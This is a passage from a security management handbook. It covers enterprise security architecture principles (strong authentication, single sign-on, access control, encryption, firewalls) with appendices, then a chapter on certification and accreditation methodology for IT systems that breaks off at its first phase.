- *Prefer strong authentication.* Strong authentication should be preferred by all enterprises of interest. Strong authentication is characterized by two kinds of evidence, at least one of which is resistant to replay. Users should be authenticated using two kinds of evidence. Evidence can be something that only one person knows, has, is, or can do. The most common form of strong authentication is something that the user knows, such as a password, passphrase, or personal identification number (PIN), plus something that the user carries, such as a token. The token generates a one-time password that is a function of time or a challenge. Other forms in use include a token plus palm geometry or a PIN plus the way the user speaks.
- *Prefer single sign-on.* A user should have to log on only once per workstation per enterprise per day. A user should not be surprised that if he changes workstations, crosses an enterprise boundary, or leaves for the day, he should have to log on again. However, he should not have to log off one application to log on to another or log on to multiple processes to use one application.
- *Application or service as point of control.* Prefer the application or service as the point of control. The first applicable principle is that the closer to the data the control is, the fewer instances of it there will be, the less subject it will be to user interference, the more difficult it will be to bypass, and consequently, the more reliable it will be. This principle can be easily understood by contrasting it to the worst case —

the one where the control is on the desktop. Multiple copies must be controlled, they are very vulnerable to user interference, not to mention complete abrogation, and the more people there are who are already behind the control. The second principle is that application objects are specific, i.e., their behavior is intuitive, predictable from their name, and obvious as to their intended use. Contrast "update name and address of customer" to "write to customer database." One implication of the application as the point of control is that there will be more than one point of control. However, there will be fewer than if the control were even closer to the user.

- *Multiple points of control.* Each server or service should be responsible for control of access to all of its dynamically allocated resources. Prefer that all such resources be of the same resource type. To make its access decision, the server may use local knowledge or data or it may use a common service that is sufficiently abstract to include its rules. One implication of the server or service as the point of control is that there will be multiple points of control. That is to say, there are multiple repositories of data and multiple mechanisms that management must manipulate to exercise control. This may increase the requirement for special knowledge, communication, and coordination.
- *Limited points of administration.* Therefore, prefer a limited number of points of administration that operate across a number of points of control. These may be relatively centralized to respond to a requirement for a great deal of special knowledge about the control mechanism. Alternatively, it can be relatively decentralized to meet a requirement for special knowledge about the users, their duties, and responsibilities.
- *Single resource name space for enterprise data.* Prefer a single name space for all enterprise data. Limit this naming scheme to enterprise data; i.e., data that is used and meaningful across business functions or that is related to the business strategy. It is not necessary to include all business functional data, project data, departmental data, or personal data.
- *Object, table, or view as unit of control.* Prefer capabilities, objects, tables, views, rows, columns, and files, in that order, as objects of control. This is the order in which the data are most obvious as to meaning and intended use.
- *Arbitrary group names with group-name service.* It is useful to be able to organize people into affinity groups. These may include functions, departments, projects, and other units of organization. They may also include such arbitrary groups as employees, nonemployees, vendors, consultants, contractors, etc. The architecture should deal only with enterprisewide groups. It should permit the creation of groups that are strictly local to a single organizational unit or system. Enterprise group names should be assigned and group affinities should be managed by a single service across the enterprise and across all applications and systems. This service may run as part of the user name service. Within reasonable bounds, any user should be able to define a group for which he is prepared to assume ownership and responsibility. Group owners should be able to manage group membership or delegate it. For example, the human resources manager might wish to restrict the ability to add members to the group *payroll department* while permitting any manager to add users to the group *employee* or the group *nonemployee.*
- *Rules-based (as opposed to list-based) access control.* Prefer rules-based to list-based access control. For example, "access to data labelled confidential is limited to employees" should be preferred to "user A can access dataset 1." While the latter is more granular and specific, the former covers more data in a single rule. The latter will require much more administrative activity to accomplish the same result as the former. Similarly, it can be expressed in far less data. While the latter may permit only a few good things to happen, the former forbids a large number of bad things. This recommendation is counter-intuitive to those of us who are part of the tradition of "least-possible privilege." This rule implies that a user should be given access to only those resources required to do his job and that all access should be explicit. The rule of least privilege worked well in a world in which the number of users, data objects, and relations between them was small. It begins to break down rapidly in the modern world of tens of millions of users and billions of resources.
- *Data-based rules.* Access control rules should be expressed in terms of the name and other labels of the data rather than in terms of the procedure to be performed. They should be independent of the procedures used to access the data or the environment in which they are stored. That is, it is better to say that a user has *read* access to *filename* than to say that he has *execute* access to *word.exe*. It makes little sense to say that a user is restricted to a procedure that can perform arbitrary operations on an

unbounded set of objects. This is an accommodation to the increase in the number of data objects and the decreasing granularity of the procedures.

- *Prefer single authentication service.* Evidence of user identity should be authenticated by a single central process for the entire enterprise and across all systems and applications. These systems and applications can be clients of the authentication server, or the server can issue trusted credentials to the user that can be recognized and honored by the using systems and applications.
- *Prefer a single standard interface for invoking security services.* All applications, services, and systems should invoke authentication, access control, monitoring, and logging services via the same programming interface. The generalized system security application programming interface (GSSAPI) is preferred in the absence of any other overriding considerations. Using a single interface permits the replacement or enhancement of the security services with a minimum of disruption.
- *Encryption services.* Standard encryption services should be available on every platform. These will include encryption, decryption, key management, and certificate management services. The Data Encryption Standard algorithm should be preferred for all applications, save key management, where RSA is preferred. A public key server should be available in the network. This service will permit a user or an application to find the public key of any other.
- *Automate and hide all key management functions.* All key management should be automated and hidden from users. No keys should ever appear in the clear or be transcribed by a user. Users should reference keys only by name. Prefer dedicated hardware for the storage of keys. Prefer smart cards, tokens, PCMCIA cards, other removable media, laptops, or access-controlled single-user desktops, in that order. Only keys belonging to the system manager should be stored on a multi-user system.
- *Use firewalls to localize and raise the cost of attacks.* The network should be compartmented with firewalls. These will localize attacks, prevent them from spreading, increase their cost, and reduce the value of success. Firewalls should resist attack traffic in both directions. That is, each subnetwork should use a firewall to connect to any other. A subnet manager should be responsible for protecting both his own net and connecting nets from any attack traffic. A conservative firewall policy is indicated. That is, firewalls should permit only that traffic that is necessary for the intended applications and should hide all information about one net from the other.
- *Access control begins on the desktop.* Access control should begin on the desktop and be composed up rather than begin on the mainframe and spread down. The issue here is to prevent the insertion of malicious programs more than to prevent the leakage of sensitive data.

Appendix I

Principles of Good Design

- *Prefer broad solutions to point solutions.* Prefer broad security solutions, which work across the enterprise, multiple applications, multiple resources, and against multiple hazards, to those that are limited to or specific to one of these. Such practices are almost always more efficient than a collection of mechanisms that are specific to applications, resources, or hazards.
- *Prefer end-to-end solutions to point-by-point solutions.* Similarly, prefer encryption-based end-to-end security solutions that are independent of the network. The more sensitive the application and the more hostile the network, the greater this preference. Such solutions are more robust and more efficient than those that attempt to identify and fix all of the vulnerabilities between the ends of the path.
- *Design top down, implement bottom up.* Design by functional decomposition and successive refinement. Implement by composition from the bottom. Prefer early deployment of those services and servers that will be required over the long haul.
- *Do it right the first time.* When building infrastructure, build for the ages. Do it right the first time. This strategy is more effective and more efficient than the "assess and patch" strategy that has been the approach to security in the past.

- *Prefer planning to fixing*. Similarly, work by plan and design rather than by experimentation. Necessary experimentation should be carefully identified, contained, and controlled.
- *Prefer long term to short*. Applications are becoming more sensitive and the environment more hostile. While one may consent to a plan that permits an early deployment of an application with a plan to deploy the agreed-upon security function by a certain date , do not take a "wait and see" approach.
- *Justify across the enterprise and time*. Security measures must be justified across the entire enterprise and across the life of the application or the mechanism. By definition, security prefers predictable, regular, prevention costs to unpredictable, irregular, remedial costs. They should be justified across a time frame that is consistent with the normal frequency of the events that it addresses. Security measures are relatively easy to justify in this manner and difficult to justify locally or in the short term. In justifying security measures, weight should be given to the fact that applications are becoming more sensitive, more interoperable, and more important, and that the environment in which they operate is becoming less reliable and more hostile.
- *Provide economy of safe use*, Using the system safely should require as little user effort as possible. For example, a user should have to log on only once per enterprise, per workstation, per day.
- *Provide consistent presentation and appearance*. Security should look the same across the enterprise, i.e., applications, systems, and platforms.
- *Make control predictable and intuitive*. Systems should be supportive. They should encapsulate the special knowledge required by the manager and user to operate them. They should make this information available to the manager and user at the time of use.
- *Provide ease of safe use.* Design in such a way that it is easy to do the right thing. Penalties should be associated with doing the wrong thing (e.g., economy of log on, user should have to log on only once per workstation, per enterprise, per day.)
- *Prefer mechanisms that are obvious as to their intent*. Avoid mechanisms that are complex or obscure, that might cause error, or be used to conceal malice. For example, prefer online transactions, EDI, secure formatted e-mail, formatted e-mail, e-mail, and file transfer in that order. The online transaction is always obvious and predictable; for a given set of inputs one can predict the outputs. Although the intent of a file transfer may be obvious, it is not necessarily so.
- *Encapsulate necessary special knowledge.* Necessary special knowledge should be included in documentation or programs.
- *Prefer simplicity; hide complexity.* For example, all other things being equal, simple mechanisms should be preferred to complex ones. Prefer a single mechanism to two, a single instance of a mechanism should be preferred to multiple ones. For example, prefer a single appearance of administration, such as CA Unicenter Star, to the appearance of all the systems that may be hidden by it. Similarly, prefer a single point of administration such as SAM or RAS to Unicenter Star.
- *Place controls close to the resource.* As a rule and all other things being equal, controls should be as close to the resource as possible. The closer to the resource, the more reliable the control, the more resistant to interference, and the more resistant to bypass. Controls should be server-based, rather than client-based.
- *Place operation of the control as close as possible to where the knowledge is and where the effect can be observed*. For example, prefer controls operated by the owner of the resource, the manager of the group, the manager of the system, and the manager of the user rather than by a surrogate such as a security administrator. Although a surrogate has the necessary special knowledge to operate the control, he knows less about the intent and the effect of the control. He cannot observe the effect and take corrective action. Surrogates are often compensation for a missing, complex, or poorly designed control.
- *Prefer localized control and data.* As a general rule and all other things being equal, prefer solutions that place reliance on as few controls in as few places as possible. Not only are such solutions more effective and efficient, but they are also more easily apprehended, comprehended, and demonstrated. Distribute function and data as required or indicated for performance, reliability, availability, and use or control.

Appendix II

References

IBM Security Architecture [SC28-8135-01]
ECMA 138 (SESAME) (see http://www.esat.kuleuven.ac.be/cosic/sesame3_2.html)
Open Systems Foundation Distributed Computing Architectures
(see http://www.osf.org/tech_foc.htm)

Appendix III

Glossary

Architecture — That part of design that deals with appearance, function, location, and materials.
Authentication — The testing or reconciliation of evidence; reconciliation of evidence of user identity.
Cryptography — The art of secret writing; the translation of information from a public code to a secret one and back again for the purpose of limiting access to it to a select few.
Distinguished User Name — User's full name so qualified as to be unique within a population. Qualifiers may include such things as enterprise name, organization unit, date of birth, etc.
Enterprise — The largest unit of organization; usually associated with ownership. (In government, it is associated with sovereignty or democratic election.)
Enterprise Data — Data that is defined, meaningful, and used across business functions or for the strategic purposes of the enterprise.
Name Space — All of the possible names in a domain, whether used or not.
PIN — Personal Identification Number; evidence of personal identity when used with another form.

Appendix IV

Products of Interest

- *Secure authentication products.* A number of clients and servers share a protocol for secure authentication. These include Novell Netware, Windows NT, and Oracle Secure Network Services. A choice of these may meet some of the architectural requirements.
- *Single sign-on products.* Likewise, there are a number of products on the market that meet some or all of the requirements for limited or single sign-on:
  - SSO DACS (Mergent International) (see http://www.pilgrim.umass.edu/pub/security/mergent.html)
  - NetView Access Services (IBM) (see http://www.can.ibm.com/mainframe/software/sysman/p32.html)
  - SuperSession (see http://www.candle.com/product_info/solutions/SOLCL.HTM)
  - NetSP (IBM) (see http://www.raleigh.ibm.com/dce/dcesso.html)
- *Authentication services.* A number of standard services are available for authenticating evidence of user identity:
  - Ace Server (see http://www.securid.com/ID188.100543212874/Security/ACEdata.html)
  - TACACS (see http://sunsite.auc.dk/RFC/rfc/rfc1492.html)
  - Radius (see http://www.tribe.com/support/TribeLink/RADIUS/RADIUSpaper.html)

- *Administrative services.* There are a number of products that are intended for creating and maintaining access control data across a distributed computing environment:
  - Security Administration Manager (SAM) (Schumann, AG) (see http://www.schumann-ag.de/deutsch/sam/sam.html)
  - RAS (Technologic) (see http://www.technologic.com/RAS/rashome.html)
  - Omniguard Enterprise Security Manager (Axent) (http://www.axent.com:80/axent/products/products.html)
  - Mergent Domain DACS (http://www.mergent.com/html/products.html)
  - RYO ("Roll yer own")

Certification and Accreditation Methodology

Mollie E. Krehnke, CISSP, IAM and
David C. Krehnke, CISSP, CISM, IAM

The implementation of a certification and accreditation (C&A) process within industry for information technology systems will support cost-effective, risk-based management of those systems and provide a level of security assurance that can be known (proven). The C&A process addresses both technical and nontechnical security safeguards of a system to establish the extent to which a particular system meets the security requirements for its business function (mission) and operational environment.

Definitions

Certification involves all appropriate security disciplines that contribute to the security of a system, including administrative, communications, computer, operations, physical, personnel, and technical security. Certification is implemented through involvement of key players, conduct of threat and vulnerability analyses, establishment of appropriate security mechanisms and processes, performance of security testing and analyses, and documentation of established security mechanisms and procedures.

Accreditation is the official management authorization to operate a system in a particular mode, with a prescribed set of countermeasures, against a defined threat with stated vulnerabilities and countermeasures, within a given operational concept and environment, with stated interconnections to other systems, at an acceptable level of risk for which the accrediting authority has formally assumed responsibility, and for a specified period of time.

C&A Target

The subject of the C&A, the information technology system or application (system), is the hardware, firmware, and software used as part of the system to perform organizational information processing functions. This includes computers, telecommunications, automated information systems, and automatic data processing equipment. It includes any assembly of computer hardware, software, and firmware configured to collect, create, communicate, compute, disseminate, process, store, and control data or information.

Repeatable Process

The C&A is a repeatable process that can ensure an organization (with a higher degree of confidence) that an appropriate combination of security measures is correctly implemented to address the system's threats and

vulnerabilities. This assurance is sustained with the conduct of periodic reviews and monitoring of the system's configuration throughout its life cycle, as well as recertification and reaccreditation on a routine, established basis.

References for Creating a C&A Process

The performance of certification and accreditation is well established within the federal government sector, its civil agencies, and the Department of Defense. There are numerous processes that have been established, published, and implemented. Any of these documents could serve as an appropriate starting point for a business organization. Several are noted below:

- *Guideline for Computer Security Certification and Accreditation* (Federal Information Processing Standard Publication 102)[1]
- *Introduction to Certification and Accreditation* (NCSC-TG-029, National Computer Security Center)[2]
- *National Information Assurance Certification and Accreditation Process* (NIACAP) (NTISSI No. 1000, National Security Agency)[3]
- *Sample Generic Policy and High-Level Procedures Certification and Accreditation* (National Institute of Standards and Technology)[4]
- *DoD Information Technology Security Certification and Accreditation Process* (DITSCAP) (Department of Defense Instruction Number 5200.40)[5]
- *How to Perform Systems Security Certification and Accreditation (C&A) within the Defense Logistics Agency (DLA) Using Metrics and Controls for Defense-in-Depth*[6]
- *Certification and Accreditation Process Handbook for Certifiers* (Defense Information Systems Agency [DISA])[7]

The FIPS guideline, although almost 20 years old, presents standards and processes that are applicable to government and industry. The NIACAP standards expand upon those presented in the NCSC documentation. The NIST standards are generic in nature and are applicable to any organization. The DLA documentation is an example of a best practice that was submitted to NIST and made available to the general public for consideration and use.

Take Up the Tools and Take a Step

This chapter presents an overview of the C&A process, including key personnel, components, and activities within the process that contribute to its success in implementation. The conduct of the C&A process within an industrial organization can also identify areas of security practices and policies that are presently not addressed, but need to be addressed to ensure information resources are adequately protected. The C&A task may appear to be daunting, but even the longest journey begins with a single step. Take that step and begin.

C&A Components

The timely, accurate, and effective implementation of a C&A initiative for a system is a choreography of people, activities, documentation, and schedules. To assist in the understanding of what is involved in a C&A, the usual resources and activities are grouped into the following tables and then described:

- Identification of key personnel to support the C&A effort
- Analysis and documentation of minimum security controls and acceptance
- Other processes that support C&A effectiveness
- Assessment and recertification timelines
- Associated implementation factors

The tables reflect the elements under discussion and indicate whether the element was cited by a reference used to create the composite C&A presented in this chapter. The content is very similar across references, with minor changes in terms used to represent a C&A role or phase of implementation.

Identification of Key Personnel to Support C&A Effort

The C&A process cannot be implemented without two key resources: people and funding. The costs associated with a C&A will be dependent on the type of C&A conducted and the associated activities. For example, the NIACAP identifies four general certification levels (discussed later in the chapter). In contrast, the types of personnel, and their associated functions, required to implement the C&A remain constant. However, the number of persons involved and the time on task will vary with the number and complexity of C&As to be conducted and the level of testing to be performed. These personnel are listed in Exhibit 102.1. It is vital to the completeness and effectiveness of the C&A that these individuals work together as a team, and they all understand their roles and associated responsibilities.

Authorizing Official/Designated Approving Authority

The authorizing official/designated approving authority (DAA) has the authority to formally assume responsibility for operating a system at an acceptable level of risk. In a business organization, a vice president or chief information officer would assume this role. This individual would not be involved in the day-to-day operations of the information systems and would be supported in the C&A initiatives by designated representatives.

Certifier

This individual is responsible for making a technical judgment of the system's compliance with stated requirements, identifying and assessing the risks associated with operating the system, coordinating the certification activities, and consolidating the final certification and accreditation packages. The certifier is the technical expert that documents trade-offs between security requirements, cost, availability, and schedule to manage the security risk.

Information Systems Security Officer

The information systems security officer (ISSO) is responsible to the DAA for ensuring the security of an IT system throughout its life cycle, from design through disposal, and may also function as a certifier. The ISSO provides guidance on potential threats and vulnerabilities to the IT system, provides guidance regarding security requirements and controls necessary to protect the system based on its sensitivity and criticality to the organization, and provides advice on the appropriate choice of countermeasures and controls.

Program Manager/DAA Representative

The program manager is ultimately responsible for the overall procurement, development, integration, modification, operation, maintenance, and security of the system. This individual would ensure that adequate resources (e.g., funding and personnel) are available to conduct the C&A in a timely and accurate manner.

EXHIBIT 102.1 Key Personnel

Title	FIPS	NCSC	NIACAP	NIST	DITSCAP
Authorizing Official/Designated Approving Authority	X	X	X	X	X
Certifier	X	X	X	X	X
Information Systems Security Officer	X	X	X	X	X
Program Manager/DAA Representative	X	X	X		X
System Supervisor/Manager	X	X	X	X	X
User/User Representative	X	X	X	X	X

System Supervisor or Manager

The supervisor or manager of a system is responsible for ensuring the security controls agreed upon during the C&A process are consistently and correctly implemented for the system throughout its life cycle. If changes are required, this individual has the responsibility for alerting the ISSO as the DAA representative about the changes; and then a determination can be made about the need for a new C&A, because the changes could impact the security of the system.

User and User Representative

The user is a person or process that accesses the system. The user plays a key role in the security of the system by protecting the assigned passwords, following established rules to protect the system in its operating environment, being alert to anomalies that could indicate a security problem, and not sharing information with others who do not have a need to know that information. A user representative supports the C&A process by ensuring that system availability, access, integrity, functionality, performance, and confidentiality as they relate to the users, their business functions, and the operational environment are appropriately addressed in the C&A process.

Analysis and Documentation of Security Controls and Acceptance

A system certification is a comprehensive analysis of technical and nontechnical security features of a system. Security features are also referred to as controls, safeguards, protection mechanisms, and countermeasures. Operational factors that must be addressed in the certification are system environment, proposed security mode of operation, specific users, applications, data sensitivity, system configuration, site/facility location, and interconnections with other systems. Documentation that reflects analyses of those factors and associated planning to address specified security requirements is given in Exhibit 102.2. This exhibit represents a composite of the documentation that is suggested by the various C&A references.

Threats, Vulnerabilities, and Safeguards Analysis

A determination must be made that proposed security safeguards will effectively address the system's threats and vulnerabilities in the operating environment at an acceptable level of risk. This activity could be a technical assessment that is performed by a certifier or contained in the risk management process (also noted in Exhibit 102.2). The level of analysis will vary with the level of certification that is performed.

EXHIBIT 102.2 Analysis and Documentation of Security Controls and Acceptance

Documentation	FIPS	NCSC	NIACAP	NIST	DITSCAP
Threats, Vulnerabilities, and Safeguards Analysis	X	X	X	X	X
Contingency/Continuity of Operations Plan	X	X	X	X	X
Contingency/Continuity of Operations Plan Test Results	X	X	X	X	X
Letter of Acceptance/Authorization Agreement	X	X	X	X	X
Letter of Deferral/List of System Deficiencies	X	X	X	X	X
Project Management Plan for C&A	X		X		X
Risk Management	X	X	X	X	X
Security Plan/Security Concept of Operations	X	X	X	X	X
Security Specifications	X	X	X	X	X
Security/Technical Evaluation and Test Results	X	X	X	X	X
System Security Architecture	X	X	X		X
User Security Rules	X	X	X	X	X
Verification and Validation of Security Controls	X	X	X	X	X

Contingency/Continuity of Operations Plan

The resources allocated to continuity of operations will be dependent upon the system business functions, criticality, and interdependency with other systems. The plan for the system should be incorporated into the plan for the facility in which the system resides and should address procedures that will be implemented at varying levels of business function disruption and recovery.

Contingency/Continuity of Operations Plan Test Results

Testing of the continuity of operations plan should be conducted on an established schedule that is based on system factors cited above and any associated regulatory or organizational requirements. There are various levels of testing that can be performed, depending on the system criticality and available resources, including checklists, table-top testing, drills, walk-throughs, selected functions testing, and full testing.

Letter of Acceptance/Authorization Agreement

The decision to accredit a system is based upon many factors that are encompassed in the certification results and recommendations: threats and vulnerabilities, system criticality, availability and costs of alternative countermeasures, residual risks, and nonsecurity factors such as program and schedule risks.

The DAA has several options available:

- Full accreditation for the originally intended operational environment and acceptance of the associated recertification/reaccreditation timeline
- Accreditation for operation outside of the originally intended environment (e.g., change in mission, crisis situation, more restrictive operations)
- Interim (temporary) accreditation approval with a listing of activities to be performed in order to obtain full accreditation
- Accreditation disapproval (see letter of deferral below)

Letter of Deferral/List of System Deficiencies

This letter indicates the accreditation is disapproved, and it includes recommendations and timelines for correcting specified deficiencies.

Project Management Plan for C&A

Many individuals (and organizations) provide support in the accurate and timely completion of a system C&A. A project management plan reflects the activities, timelines, and resources that have been allocated to the C&A effort; and it must be managed as any other tasking is managed.

Risk Management

The identification of system threats, vulnerabilities, and compensating controls that enable the system to function at an acceptable level of risk is key to the C&A process. Risk analysis should be conducted throughout the system life cycle to ensure the system is adequately protected, and it should be conducted as early as possible in the development process. The DAA must accept responsibility for system operation at the stated level of risk. A change in the threats, vulnerabilities, or acceptable level of risk may trigger a system recertification prior to the planned date as defined in the DAA acceptance letter.

Security Plan/Concept of Operations

The security plan/concept of operations (CONOPS) documents the security measures that have been established and are in place to address a system security requirement. Some organizations combine the security plan and CONOPS into one document, and other organizations include the technical controls in the security plan and the day-to-day administrative controls in the CONOPS. The security plan/CONOPS is a living

document that must be updated when security controls, procedures, or policies are changed. NIST has provided a generic security plan template for both applications and major systems that is recognized as appropriate for government and industry.

Security Specifications

The level to which a security measure must perform a designated function must be specified during the C&A process. Security functions will include authentication, authorization, monitoring, security management, and security labeling. These specifications will be utilized during the testing of the security controls prior to acceptance and periodically thereafter, particularly during the annual self-assessment process.

Security/Technical Evaluation and Test Results

The evaluation and testing of controls is performed to assess the performance of the security controls in the implementation of the security requirements. The controls must function as intended on a consistent basis over time. Each control must be tested to ensure conformance with the associated requirements. In addition, the testing must validate the functionality of all security controls in an integrated, operational setting. The level of evaluation and testing will depend upon the level of assurance required for a control. The testing should be performed at the time of installation and at repeated intervals throughout the life cycle of the control to ensure it is still functioning as expected. Evaluation and testing should include such areas as identification and authentication, audit capabilities, access controls, object reuse, trusted recovery, and network connection rule compliance.

System Security Architecture

A determination must be made that the system architecture planned for operation complies with the architecture description provided for the C&A documentation. The analysis of the system architecture and interconnections with other systems is conducted to assess how effectively the architecture implements the security policy and identified security requirements. The hardware, software, and firmware are also evaluated to determine their implementations of security requirements. Critical security features, such as identification, authentication, access controls, and auditing, are reviewed to ensure they are correctly and completely implemented.

User Security Rules

All authorized users will have certain security responsibilities associated with their job functions and with a system. These responsibilities and the rules associated with system use must be clearly defined and understood by the user. General user rules and responsibilities may be covered during security awareness and training. Other rules and responsibilities associated with a particular system may be covered during specific system operational and security training.

Verification and Validation of Security Controls

The identification, evaluation, and tracking of the status of security safeguards is an ongoing process throughout the life cycle of a system. The evaluation of the security posture of a control can also be used to evaluate the security posture of the organization. The following evaluations should be considered:

- *Requirements evaluation.* Are the security requirements acceptable? Certification is only meaningful if security requirements are well defined.
- *Function evaluation.* Does the design or description of security functions satisfy the security requirements? Basic evaluations should address all applicable control features down through the logical specification level as defined in the functional requirements document, and they should include internal computer controls and external physical and administrative controls.
- *Control implementation determination.* Are the security functions implemented? Functions that are described in a document or discussed in an interview do not prove that they have been implemented. Visual inspection and testing will be necessary.

- *Methodology review.* Does the implementation method provide assurance that security functions are acceptably implemented? This review may be used if extensive testing is not deemed necessary or cannot be implemented. The review contributes to a confidence judgment on the extent to which controls are reliably implemented and on the susceptibility of the system to flaws. If the implementation cannot be relied upon, then a detailed evaluation may be required.
- *Detailed evaluation.* What is the quality of the security safeguards? First decide what safeguards require a detailed analysis, and then ask the following questions: Do the controls function properly? Do controls satisfy performance criteria? How readily can the controls be broken or circumvented?

Other Processes Supporting C&A Effectiveness

See Exhibit 102.3 for information on other processes supporting C&A effectiveness.

Applicable Laws, Regulations, Policies, Guidelines, and Standards — Federal and State

Federal and state regulations and policies provide a valuable and worthwhile starting point for the formulation and evaluation of security requirements — the cornerstone of the C&A process. Compliance may be mandatory or discretionary, but implementing information security at a generally accepted level of due diligence can facilitate partnerships with government and industry.

Applicable Policies, Guidelines, and Standards — Organizational

Organizational policies reflect the business missions, organizational and environmental configurations, and resources available for information security. Some requirements will be derived from organizational policies and practices.

Configuration and Change Management

Changes in the configuration of a system, its immediate environment, or a wider organizational environment may impact the security posture of that system. Any changes must have approval prior to implementation so that the security stance of the system is not impacted. All changes to the established baseline must be documented. Significant changes may initiate a new C&A (discussed later in this chapter). Accurate system configuration documentation can also reduce the likelihood of implementing unnecessary security mechanisms. Extraneous mechanisms add unnecessary complexity to the system and are possible sources of additional vulnerabilities.

EXHIBIT 102.3 Other Processes Supporting C&A Effectiveness

Topic/Activity	FIPS	NCSC	NIACAP	NIST	DITSCAP
Applicable laws, regulations, policies, guidelines, and standards — federal and state	X	X	X	X	X
Applicable policies, guidelines, and standards — organizational	X	X	X	X	X
Configuration and change management	X	X	X		X
Incident response		X	X		X
Incorporation of security into system life cycle	X	X	X		X
Personnel background screening	X	X	X	X	X
Security awareness training	X	X	X	X	X
Security management organization	X	X	X		X
Security safeguards and metrics	X	X	X	X	X

Incident Response

Incidents are going to happen. An organization's response to an incident — that is, identification, containment, isolation, resolution, and prevention of future occurrences — will definitely affect the security posture of the organization. The ability to respond to an incident in a timely and effective manner is necessary to maintaining an organization's business functions and its perceived value to customers.

Incorporation of Security into System Life Cycle

The determination of applicable security functionality early in system design and development will reduce the security costs and increase the effectiveness and functionality of the designated security controls. Adding on security functions later in the development or production phase will reduce the security options and add to the development costs. The establishment of system boundaries will ensure that security for the system environment is adequately addressed, including physical, technical, and administrative security areas.

Personnel Background Screening

Managers are responsible for requesting suitability screening for the staff in their respective organizations. The actual background investigations are conducted by other authorized organizations. The determination of what positions will require screening is generally based upon the type of data to which an individual will have access and the ability to bypass, modify, or disable technical or operating system security controls. These requirements are reviewed by an organization's human resources and legal departments, and are implemented in accordance with applicable federal and state laws and organizational policy.

Security Awareness Training

The consistent and appropriate performance of information security measures by general users, privileged users, and management cannot occur without training. Training should encompass awareness training and operational training, including basic principles and state-of-the-art technology. Management should also be briefed on the information technology security principles so that the managers can set appropriate security requirements in organizational security policy in line with the organization's mission, goals, and objectives.

Security Management Organization

The security management organization supports the development and implementation of information security policy and procedures for the organization, security and awareness training, operational security and rules of behavior, incident response plans and procedures, virus detection procedures, and configuration management.

Security Safeguards and Metrics

A master list of safeguards or security controls and an assessment of the effectiveness of each control supports the establishment of an appropriate level of assurance for an organization. The master list should contain a list of uniquely identified controls, a title that describes the subject area or focus of the control, a paragraph that describes the security condition or state that the control is intended to achieve, and the rating of compliance based on established metrics for the control.

The levels of rating are:

1. No awareness of the control or progress toward compliance
2. Awareness of the control and planning for compliance
3. Implementation of the security control is in progress
4. Security control has been fully implemented, and the security profile achieved by the control is actively maintained

The metrics can be based on federal policy, audit findings, commercial best practices, agency system network connection agreements, local security policy, local configuration management practices, information sensitivity and criticality, and DAA-specified requirements.

EXHIBIT 102.4 Assessment and Recertification Timelines

Topic/Activity	FIPS	NCSC	NIACAP	NIST	DITSCAP
Annual assessment between C&As			X	X	X
Recertification required every three to five years	X	X	X	X	X
Significant change or event	X	X	X	X	X
Security safeguards operating as intended	X	X	X	X	X

Assessment and Recertification Timelines

Certification and accreditation should be viewed as continuing and dynamic processes. The security posture of a system must be monitored, tracked, and assessed against the security controls and processes established at the time of the approval and acceptance of the certification documentation (see Exhibit 102.4).

Annual Assessment between C&As

The annual assessment of a system should include a review of the system configuration, connections, location, authorized users, and information sensitivity and criticality. The assessment should also determine if the level of threat has changed for the system, making the established controls less effective and thereby necessitating the need for a new C&A.

Recertification Required Every Three to Five Years

Recertification is required in the federal government on a three- to five-year basis, or sooner if there has been a significant change to the system or a significant event that alters the security stance (or effectiveness of the posture) of a system. The frequency with which recertification is conducted in a private organization or business will depend on the sensitivity and criticality of the system and the impact if the system security controls are not adequate for the organizational environment or its user population.

Significant Change or Event

The C&A process may be reinitiated prior to the date established for recertification. Examples of a significant change or event are:

- *Upgrades to existing systems*: upgrade/change in operating system, change in database management system, upgrade to central processing unit (CPU), or an upgrade to device drivers.
- *Changes to policy or system status*: change to the trusted computing base (TCB) as specified in the security policy, a change to the application's software as specified in the security policy, a change in criticality or sensitivity level that causes a change in the countermeasures required, a change in the security policy (e.g., access control policy), a change in activity that requires a different security mode of operation, or a change in the threat or system risk.
- *Configuration changes to the system or its connectivity*: additions or changes to the hardware that require a change in the approved security countermeasures, a change to the configuration of the system that may affect the security posture (e.g., a workstation is connected to the system outside of the approved configuration), connection to a network, and introduction of new countermeasures technology.
- *Security breach or incident*: if a security breach or significant incident occurs for a system.
- *Results of an audit or external analysis*: if an audit or external analysis determines that the system was unable to adequately respond to a higher level of threat force than that originally determined, or a change to the system created new vulnerabilities, then a new C&A would be initiated to ensure that the system operates at the acceptable level of risk.

EXHIBIT 102.5 Associated Implementation Factors

Topic/Activity	FIPS	NCSC	NIACAP	NIST	DITSCAP
Documentation available in hard copy and online					X
Grouping of systems for C&A			X		X
Presentation of C&A process to management					X
Standardization of procedures, templates, worksheets, and reports	X		X		X
Standardization of responses to report sections for enterprise use	X		X		X

Security Safeguards Operating as Intended

An evaluation of the system security controls should be performed to ensure that the controls are functioning as intended. This activity should be performed on a routine basis throughout the year and is a component of the annual self-assessment conducted in support of the C&A process.

Associated Implementation Factors

Associated implementation factors are listed in Exhibit 102.5.

Documentation Available in Hard Copy and Online

If a number of systems are undergoing the C&A process, it is beneficial to have the C&A documentation available in hard copy and online so that individuals responsible for its completion can have ready access to the forms. This process can save time and ensure a higher level of accuracy in the C&A results because all individuals have the appropriate forms.

Grouping of Systems for C&A

It is acceptable to prepare one C&A for like systems that have the same configuration, controls, location, function, and user groups. The grouping of systems does not reduce the effectiveness of the C&A process, as long as it can be assured that all of the systems are implementing the established controls in the appropriate manner and that the controls are appropriate for each system.

Presentation of C&A Process to Management

Management at all levels of an organization must understand the need for and importance of the C&A process and the role that each plays in its successful implementation. Management must also understand that the C&A process is an ongoing activity that is going to require resources (at a predesignated level) over the system life cycle to preserve its security posture and reduce risk to an acceptable level.

Standardization of C&A Procedures, Templates, Worksheets, and Reports

Standardization within an organization supports accuracy and completeness in the forms that are completed and the processes that are performed. Standardized forms enhance the analysis and preparation of summary C&A reports and enable a reviewer to readily locate needed information. Standardization also facilitates the identification of gaps in the information provided and in the organization's security posture.

Standardization of Responses to Report Sections for Enterprise Use

The results of the C&A process will be provided to management. The level of detail provided may depend on the responsibilities of the audience, but consistency across systems will allow the organization to establish an enterprisewide response to a given threat or vulnerability, if required.

C&A Phases

The C&A process is a method for ensuring that an appropriate combination of security measures are implemented to counter relevant threats and vulnerabilities. Activities conducted for the C&A process can be grouped into phases, and a composite of suggested activities (from the various references) is described below. The number of activities or steps varies slightly among references.

Phase 1: Precertification

Activity 1: Preparation of the C&A Agreement

